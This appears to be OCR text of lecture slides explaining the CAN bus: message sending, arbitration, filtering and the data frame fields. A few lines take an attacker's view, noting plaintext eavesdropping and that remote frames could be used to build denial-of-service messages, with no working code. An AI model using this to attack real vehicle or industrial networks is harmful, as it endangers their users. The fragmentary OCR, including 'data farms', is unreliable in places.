
CAN communication mechanism

message sending

When a node sends a message, it needs to detect the bus state

A node can send a message only when the bus is in an idle state


In the process of sending a message, "read back" is performed to determine whether the sent bit is consistent with the read back bit.



CAN communication mechanism

non-destructive arbitration

After exiting the arbitration, it enters the listen-only state, and retransmits the message when the bus is idle.



CAN communication mechanism

message reception


filtering

The received packets

are filtered by the filter.

if relevant -> receive

if not relevant -> filter




The CAN bus generally uses plaintext communication, and all nodes accessing the bus can monitor the bus data, which is easy to cause privacy leakage.


CAN Data frame

Standard data frames and extended data frames are identical except for the arbitration field and reserved bits. The two only differ in frame length, and extended frames can extend more CAN nodes to better support upper-layer protocols.

- Two formats of data frame
  - Standard data frame




  - extended data frame




CAN Data frame

SOF：
Frame start flag



Arbitration Field


ID：
Determine the arbitration priority of messages: The smaller the ID value, the higher the priority




CAN Data frame

It is used to request a node to send data to avoid bus conflicts

remote frame






Using the remote frame request mechanism of CAN messages, the remote frame request DOS attack messages can be constructed later.


CAN Data frame

The IDE is used to distinguish between standard and extended frames




This bit has no real meaning。

SRR is always one。




CAN Data frame

Two reserved Bits
r1=0，r2=0




Contains 4 bits, representing the number of bytes of data contained in the data field.

IDE=0（ID=11 bit ）
IDE=1（ID=29 bit）




CAN Data frame


From an attacker's perspective, we're more interested in data farms.



